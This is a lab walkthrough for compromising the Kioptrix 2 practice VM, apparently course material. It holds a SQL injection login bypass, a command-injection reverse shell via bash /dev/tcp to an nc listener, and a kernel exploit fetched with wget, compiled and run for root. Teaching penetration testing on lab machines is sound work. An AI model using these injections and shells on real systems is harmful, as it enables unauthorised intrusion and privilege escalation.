# Solving Kioptrix 2

This exploit gives us a chance to upload a payload to a web server. Our payload will allow a reverse shell to run in a crafted PHP file we will upload.

## Before you start

To minimize any technical problems and missing files, consider a fresh, clean copy of Kali. You should do a new install as we did before, you should recreate the two network adapters as we see below:

You should re-extract the password archive rockyou.txt from the /usr/share/wordlists folder, and if you are happy, you should clone this so you have a clean copy ready to go.

Windows

VirtualBox

Host Only Network

Kioptrix 2

Kali

Internet

**NAT**


Clean install, proper network config, and unarchive your rockyou archive.

**### THIS IS A REALLY GOOD TIME TO DO THIS, BEFORE YOU START RUNNING INTO WEIRD ISSUES ###**

## VM Setup:

Once you have downloaded the VM from the link in Learn, deploy to your VirtualBox environment. Make sure there are not warnings about your virtual machine’s settings. The config you did for Kioptrix 1 should be good for this VM as well, just make sure you go through the startup wizard and remove the old network adapter, add the new one, and configure it to use DHCP.

If you were able to get Kioptrix 1 working, you should be able to get Kioptrix 2 working, but if you still have problems, google is your friend.



Ensure your network settings are as above, and ensure the Invalid Settings notification is clear.

Once the VM is up and running, scan the network, and detail scan the VM with the following:

nmap –sV –O –P1-65534 <ip\_address>


Normally, we would run –A scan with nmap as well, but depending on what is running, it is possible that nmap –A will hang up. If that happens, Ctrl + C to stop the nmap command (left Ctrl key, remember the right Ctrl key is used by VirtualBox).

Based

dirb http://<ip\_address>  
nikto –h <ip\_address>

dirb returns a lot of unnecessary result, and nikto returns a list of standard items. Both indicate a website, so let’s check out the website via the browser within Kali. It seems subject to a simple SQL injection

**Ensure you are using Firefox. You should be in Kali as well.** Let’s try a simple SQL Injection:  
' OR 1=1 --



Once logged in, we see a simple ping utility, making the path forward obvious. With this, we can try looking at the contents of the /etc/passwd file, and engage a targeted ssh login attack using medusa.

Let’s see what else we can try. We are going to try and create a reverse shell using the following command on Kali:  
sudo nc -nvlp 443

With the nc command above, the switches used are:


* -n 🡪 no DNS lookup
* -v 🡪 verbose mode
* -l 🡪 listen for incoming traffic (important one)
* -p 🡪 specify port to use

We are also going to try the following command injection chain in the browser, substituting the IP address for your **Kali** instance:  
; bash -i >& /dev/tcp/192.168.56.116/443 0>&1

The above is used to redirect your bash (shell) inputs to a TCP stream. It is one of the optional redirections available in bash:


<https://bash.cyberciti.biz/bash-reference-manual/Redirections.html>

The 0>&1 at the end is part of redirection to the TCP socket.



To understand the above, consider the cat command in Linux. It can be used to view the contents of a file from the command line. The above command, **ncat** can be used in a similar manner, except it listens on a specified port for traffic, and displays it. With ncat running, we use a command chain injection in the browser to start a bash session to the Kali machine (for my configuration it is IP 192.168.56.116, you will need to substitute your own IP).


Like the msfvenom generated payload earlier, we create a remote shell running on the Kali machine connected to the vulnerable machine. The browser sits trying to load a page, and the server opens up the remote shell. Once running as below, type in **whoami** to see who you are logged in as. It is, of course, as the web user, in this case **apache**. **NOTE: cursor keys and delete key don’t work, so any typos you make will force you to retype in your command.**



Let’s see if we can escalate this. If you haven’t determined the operating system and version with nmap, you can determine what is likely the version of the operating system with the following command:  
cat /etc/\*-release

It will show that our vulnerable system is running CenOS v4.5. This is subject to an escalation vulnerability. We can search for vulnerabilities around this with the following. I advise starting a new terminal window or tab, so you can switch back and forth between Kali and the vulnerable server:  
searchsploit linux kernel CentOS


searchploit allows us to look for vulnerabilities we might have available to use. Case likely matters, and will show the exploit in the image below.



With the above, we can try and download the above code and compile it on our vulnerable system using **gcc**. We can also compile it on Kali, and download the compiled code, however, it isn’t always going to work, and requires extra steps.


To download anything from our Kali, we need to enable a way to download from Kali. By default, Kali blocks all this kind of access, it is designed to be secure as possible for a system that has you run everything as root. We can turn on temp services (apache2, ftp, ssh/sftp) or we can launch a temporary web server using Python. With the Python option, it creates a web server, and whatever directory you execute it from becomes the document root of the web server. As such, we are going to create a directory (I called my Kioptrix\_2), copy the above file to that directory (as below) and then start the Python web server with the following command:  
sudo python –m SimpleHTTPServer 80

This starts Python with the SimpleHTTPServer module, running on port 80, as below:




Once the web server is up and running, you can go back to your vulnerable server terminal session and download the file. There is one problem, however, you are logged in as apache, and as such, you don’t have permissions to create/download content many places. One place you should always have file access is the /tmp folder. You should change to that folder, and then download/compile your file. Download the file with the following command:  
wget 192.168.56.116/9545.c

Once the source is downloaded (should be very quick) you can compile it with the following:  
gcc –o exploit 9545.c



gcc doesn’t only compile the code, it set the permissions of the executable to be able to execute, one of the reasons we want to compile on the vulnerable system. You can ignore any errors. Do a ls to verify the file is there, and again, on the vulnerable terminal session, type the following:  
./exploit

Verify you are root with **whoami**, and you should see that you have done a boot2root exploit!



**You should stop the python temporary web server after the file has been downloaded (Ctrl + C).**